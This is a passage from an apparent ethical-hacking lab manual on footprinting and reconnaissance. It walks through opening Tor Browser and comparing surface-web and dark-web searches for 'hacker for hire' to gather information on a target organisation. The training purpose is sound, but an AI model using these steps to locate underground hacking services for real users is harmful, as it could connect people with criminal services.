
4. After a few seconds, the Tor Browser home page appears. The main advantage of Tor Browser is that it maintains the anonymity of the user throughout the session.



5. As an ethical hacker, you need to collect all possible information related to the target organization from the dark web. Before doing so, you must know the difference between surface web searching and dark web searching.


Module 02 – Footprinting and Reconnaissance

6. To understand surface web searching, first, minimize **Tor Browser** and open **Mozilla Firefox**. Navigate to **www.google.com**; in the Google search bar, search for information related to **hacker for hire**. You will be presented with much irrelevant data, as shown in the screenshot.



7. Now switch to **Tor Browser** and search for the same (i.e., **hacker for hire**). You will find the relevant links related to the professional hackers who operate underground through the dark web.


Note: Tor uses the **DuckDuckGo** search engine to perform a dark web search. The results may vary in your environment.



